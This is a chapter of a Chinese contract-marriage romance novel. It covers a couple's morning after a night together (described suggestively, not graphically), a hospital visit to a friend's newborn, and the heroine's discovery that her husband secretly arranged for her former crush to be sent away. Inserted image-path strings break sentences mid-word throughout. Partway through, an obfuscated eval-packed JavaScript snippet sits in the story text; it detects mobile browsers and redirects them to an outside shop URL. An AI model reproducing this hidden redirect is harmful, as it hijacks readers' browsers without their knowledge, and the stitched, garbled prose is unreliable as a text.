46. chapter 46
作品:《赌约[先婚后爱]》 午后的阳光正好,绕过窗帘的小缝,给藏匿住一夜昏暗的房间添上了点鲜活的气息。
谢予薇这一觉睡到中午,总算恢复了些力气,顶着发沉的脑袋强撑开眼皮,就看见侧卧在自己身旁眉眼带笑的男人,满脸都是食髓知味的舒怀。
“‘睡醒了?’”
腰还算的厉害,回头去剧组里吊威亚怕是又要给本就脆弱的腰添堵,谢予薇心里不甚痛快,忍不住推了推他,明着同人算账,“不是说给我休息吗。”
言铮笑着将她揽进怀里,说:“小薇,昨晚就晚睡了一个小时吧。”
“晚了一个小时也是晚了。”谢予薇用力地捶打在他的胸口,用了些力道,打得毫无防备的言铮疼得嘶了声。
她打小就这样,自从学了跆拳道,下手一直没什么轻重。
谢予薇也顾不得他,她脾气向来没多好,憋着一肚子火,继续抱怨道:“我好不容易得来的睡眠时间,硬生生地被你蹉跎了一小时。”
昨晚的荒唐还在眼前历历在目,明明前些日子来探班都安分得很,昨晚大概是看了那些粉丝的缘故,言铮像是想让自己涨些记性似的,摁住她的手腕一寻到底,轻而易举地等到一场濡湿的小雨。
谢予薇一挨上他浑身就软了,到最后只剩下喘息的份,神志不清,言铮说什么都尽数应下,湿软的双唇翕张着,破碎地发出几声老公。
整整一个多小时,她都在呜咽,声音像是破碎的布娃娃,只能用尽全力去拼凑出一些平日里从来都不会发出的音节,身上的布料湿的透顶,黏糊糊地粘在身上。
昨夜的确有些过火,言铮不太好意思地拨开她额前的头发,知道她这两日赶通告累着了,先前因着她那坦然的言论刺得心脏酸胀,有心想磨一磨她,可看到她蓄满泪水的双眸,到底是没敢折腾太久,待兴头过去,硬生生地止住翻腾的欲念。
回想昨晚的失控,连言铮自己都没忍住感慨,不知是不是年纪上来,自控力大不如前,不过一点刺激,就溃败地一塌糊涂。
他轻咳了声,清正的面色和昨夜意乱情迷的模样判若两人,掌心向下,习惯性地替谢予薇揉着发酸的腰,“那你多休息一天,我赔全组一天的误工费。”
“你倒是心疼我。”谢予薇没好气地瞪他,“是觉得我名气不大,想让我上一下热搜?我一个十八线小演员,凭什么让全组工作停摆?”言铮揉腰的手一停,解释道:“我不是这个意思。”
“行了。”谢予薇没再赖床,掀开被子从床上起来,回头催促他,“赶紧起来,不是说要去杭城看元昭姐吗?”
言铮追上来,拿起一件浴袍给她披上,不太放心,“你要不舒服,我们可以下次再去。”
“想什么呢。”谢予薇拢起浴袍,防贼似地将腰带系严实,“我身体哪有那么脆弱。”
-
杭城的温度比京城高些,但这两天跟着寒潮降温,也没暖和多少,谢予薇一下飞机,湿冷的空气扑面而来,她忍不住缩了缩脖子,将半张脸埋进围巾柔软的绒线里,牵起言铮的手,用他的手取暖。
“冷了?”言铮回握住她的手,转身将她的围巾往上拉了些,遮住那张素淡清丽的脸。
谢予薇被他握着,感知到了一点正常的体温,点了点头,“有点。”
说来也是奇怪,以往冬天谢予薇都不觉得手凉,也就这几天,一降温自个儿就格外怕冷,手脚时常冰凉,也不知道是不是这些日子在剧组里昼伏夜出,身体机能下降了。
言铮无视身旁谢楷睇来新奇的眼神,目不斜视地牵起她往车里走,“手很冷,回头找个中医来看看。”
“好。”
陆元昭前夜在江边的省医院生产的,今日恢复了些精力,才放些人来探望。
过去的路上,言铮看着这窗外萧索的街景,在脑子里冷不丁地过了一通自己情真意切的解释。
今天看完陆元昭,就同谢予薇坦白吧。
他也不能一辈子限着谢予薇不见周自恒,过去自己背地里使得那些手段总要叫人知道,与其憋着一辈子喘不上气,不如先主动把事情同谢予薇讲明。
谢予薇回头骂他,他也认了。
言铮这一心的忐忑一直持续到医院病房里头,终是决定等送谢予薇回剧组时,找个由头把话好好讲讲。
谢予薇自然猜不透言铮在想什么,一进套间,便抱着花坐在病床边,自来熟地同屋内的几人打招呼。
陆元昭被齐祺搀扶着坐起来,她穿着病号服,外面披了件薄薄的针织开衫,长发松松地绾在脑后,脸色寡淡而惨白,没什么气色,转过头,声音轻轻地喊坐在一边的陈漾去泡茶。
谢予薇记得,上一回见到陆元昭,还是在她和沈淮序的婚宴上,陆元昭穿着一身红旗袍,端着白开水与沈淮序一道向那些叔伯敬酒。
才半年不到的功夫,就做妈妈了。
谢予薇将花放在床头柜上,微微倾身,笑容得体而亲切,“你好,元昭姐,我是谢楷的妹妹。”
陪在一边的沈淮序怕陆元昭想不起来,凑到她耳畔低声提醒道:“予薇之前来过我们婚宴。”
“我知道。”陆元昭淡淡地应了声,往边上坐了坐,挨得离沈淮序远了些,明丽的眉目透出一丝疏离的意味,“我有印象。”
“我在电视上见过你。”她眼里的冷清似乎只是对着沈淮序,看向谢予薇时,笑得很温柔,“你比电视上漂亮很多。”
谢予薇被她夸得有些不好意思,“我哪有元昭姐漂亮啊。”
陆元昭摇了摇头,笑道:“我哥说你就比我小两个月,就叫我元昭吧。”
“好,元昭。”
谢楷在一边等不及了,小声插话道:“诶,我那小侄女呢?”
“这儿呢。”许涣从边上的婴儿房出来,小心翼翼地托着一个小小的襁褓,轻嗤了声,“你小声点成不?我外女刚睡醒。”
谢予薇凑上去看了看,那孩子实在太小了,皮肤白得像是豆腐般,睡眼惺忪地眨着眼,睫毛长长地覆在眼睑上,好奇地看着抱她的许涣。
他们这一辈家里交好的,也就沈淮序先有了孩子,谢予薇新奇地很,凑到边上观察了番,“这小姑娘长得真好看,白白净净的。”
言铮站在一边,眸光无声地扫过谢予薇,而后静静地盯着孩子瞧,也不知在想什么。
许涣很少看见言铮这般愣神的模样,笑道:“言铮,要抱下吗?”
言铮动作生疏地接过孩子,小心翼翼地托稳了。
“元昭,她叫什么名字?”谢予薇凑在边上,打量小姑娘安静的面容,问陆元昭,“小荔枝是她的小名吗?”
“小名叫小荔枝。”沈淮序说:“元昭怀孕的时候,很喜欢吃荔枝。”
陆元昭瞥了他一眼,很轻地应了一声算是答复。
谢予薇看着小小的孩子,感慨道:“好可爱的名字,以后一定是个水灵的姑娘。”
谢楷围在小荔枝身侧,和懵懂的婴儿大眼瞪小眼,没忍住从言铮怀里接过,熟练地抱在怀里,笑道:“这小丫头安静,比我家那个乖多了。”
小荔枝言铮的手臂托着,不哭不闹,小小的脑袋微微侧着,一直盯着谢予薇瞧。
“看你伯母做什么,看眼叔叔。”谢楷不满地掂了掂她,想要吸引她的注意。
“小薇长得漂亮,我们小荔枝看下还有错了?”齐祺在一边打趣道。
小荔枝扬起肉嘟嘟的小手腕,努力地去够什么,谢予薇顺着她的视线看去,才发觉她是想去够自己脖子上的吊坠。
“小荔枝喜欢这个?”
谢予薇摘下脖子上的吊坠,看了眼,她的东西多,今早出门走得急,觉得这身米白高领上少了点装饰,就随手就从衣帽间拿了条项链戴上,也没注意是哪条。
如今拿下来放在手心才发现,这项链还是言铮前阵子送她的,一颗很简单的澳白珍珠吊坠,圆润饱满,给孩子当个见面礼也挺好。
“伯母送给你了。”谢予薇一手勾着项链的一头,手掌一抬一抬,逗弄着谢楷臂弯里的小荔枝,小荔枝好奇地伸手去够项链的吊坠,想去够那颗晃动的珍珠,小手在空中抓了几下,却总是差一点点。
“哎呀小薇。”齐祺制止她,“收回去吧,怎么你来一趟,还留下点东西。”
“这有什么关系?小荔枝喜欢。”谢予薇不在意地笑了笑,“也不是多贵重的东西。”
大衣口袋里的手机持续地震动起来,谢予薇怕是佳莹打来的,担心吓到小荔枝,一手伸进口袋手机调成静音,回头同言铮道:“我去接个电话。”
她的手上还绕着逗小荔枝的那串项链,快步走廊寻了个安静的角落,掏出手机,还真是佳莹打来的。
好在电话拨回去没什么事,只是佳莹那头说剧组通告单变动,后天的戏份提到了明早拍,问谢予薇今天能不能早些赶回剧组。
“我知道,我晚上就回去。”
走廊里比病房安静许多,消毒水的气味更浓了些,混着窗外飘进来的,属于南方冬日特有的潮湿寒意,谢予薇挂断电话,正准备往回走,稍一抬头,视线就与不远处的男人对视在一起。
暖色的阳
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17357041|194987||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
光不知何时从云层的缝隙漏下来,透过走廊尽头的玻璃窗,在地面上铺开一片金黄色的光斑,短短一瞬,谢予薇仿佛看到了年少时陪自己一整个夏天的少年。
周自恒穿着浅灰色的羊绒大衣,手里提着一袋奶粉,身形清瘦挺拔,阳光打在他的脸上,描摹出他清隽的眉眼,将他整个人都和谐地融进那道冬日暖阳里,一如她记忆中那样,斯文谦和。
他就这样站在走廊的玻璃窗边,也不知道看自己看了多久。
谢予薇的手失了力道,她垂下手,珍珠吊坠顺着掌心的动作滑落,勾在指缝里,随着指尖轻轻晃动,谢予薇盯着不远处的男人,不太确定地喊了声,“自恒哥?”
周自恒脸上挂着和煦的笑意,“我好久不见啊,小薇。”
呼吸声瞬间收紧,谢予薇怔愣半晌,迈开步子往前走了两步,声音干涩地点了下头,“好久不见。”
当年她和言铮结婚,周自恒没有来她的婚宴,直到她结婚后半个月,才从国外回来,而后又出国实习,算起来他们上一次见面,还是在任婉的葬礼上。
当真是许久未见了。
周自恒开口,还是一贯的温和语调,“一直没能同你说声新婚快乐。”
谢予薇淡淡地笑了下,透过玻璃窗上的倒影,怎么看都觉得自己笑得略显悲戚,“没事。”
“来看元昭?”
“对。”
“刚刚家里阿姨把孩子的奶粉送来,我正下去拿呢。”周自恒举了下自己手里的奶粉,像是唠家常般问她,“听说你和言铮哥他们一道来的。”
“对,还有我哥和许涣哥。”
“晚些你们有空吗?我请言铮哥吃个饭。”
谢予薇愣了下,说:“晚上我得回剧组拍戏,言铮将我送到剧组,晚上就回京了。”
周自恒点点头,没再勉强,“好吧,那看来得下次了。”
“我真得谢谢自恒哥。”
谢予薇察觉到一丝不对头,问:“谢他做什么?”
她记得周自恒和言铮可没什么交情,难道是齐祺牵线搭桥了?
“言铮哥帮了我很多。”
谢予薇蹙了下眉,意外于言铮和周自恒的交集,多问了一嘴,“什么时候的事?”
周自恒说:“几年前的事情了,我前两天才听我师兄提起,我当年去训练,去实习,也是言铮哥帮着打点过了。”
谢予薇奇怪道:“你跟他往日里没什么交情,周叔叔也还在任教,他为什么这么不遗余力地帮你?”
周自恒说得周全,“我也奇怪,不过承了他的情,总该请人吃个饭,找个机会当面去谢谢。”
谢予薇站在原地,短短一瞬间,她感觉道脸上的血液一点点褪去,透过那方反光的玻璃,发觉自己的面色像是铺陈在案上,揉乱的苍白宣纸,用力地碾过,留下无数道凌乱,无法忽视的折痕。
世界上当真有这么巧合的事吗。
在她需要联姻,找上周自恒的时候,周自恒恰好被言铮支走。
一个荒唐的念头从脑中不受控地蹦出来,可笑的是,她甚至都不知道言铮是不是故意的。
不可能,他那样平日里走一步算十步的人,怎么可能会是无心?
谢予薇知道周自恒不会说谎,若是以言铮的本事,的确有能力在背后不动声色地做完这一切,但言铮的目的是什么?知道她当初喜欢周自恒,想先一步将她娶走?
他拿她算什么?供人争夺来的物件吗?
桩桩件件的事凑在一起,好似一把钝刀缓缓割过她的心脏,没有多少痛感,但谢予薇无法忽视刀片割开皮肉的强烈知觉,清楚的感知堵在胸口,短短一瞬间化作无尽的局促与惶然。
她支撑不住,脱力地晃了下。
“予薇,怎么了?”周自恒慌忙将她扶稳,关切地看着她,“是不是哪里不舒服?”
“没有。”谢予薇摇了摇头,拙涩的笑容浮在脸上,看得人不甚真切,“这几天轮周转地拍戏,有些头晕,不打紧的。”
“我得回去了,下午得赶回剧组。”
“自恒哥。”谢予薇从他掌心抽回手臂,心里如蚁啃噬般难受,她干涩地吞咽了下,抬起头,看向他,浅浅的凹陷缀在腮边,谢予薇知道自己大概是挤出了一个体面的微笑,“保重。”
当真是在言铮身边待久了,这种时候,她发觉自己的声音竟然一如既往地平稳。
窗外的阳光撒过树荫,稀稀落落地在地板上留下斑驳的光影,谢予薇看见他的笑影模糊,却还是十年如一日的温和模样,“你也要保重。”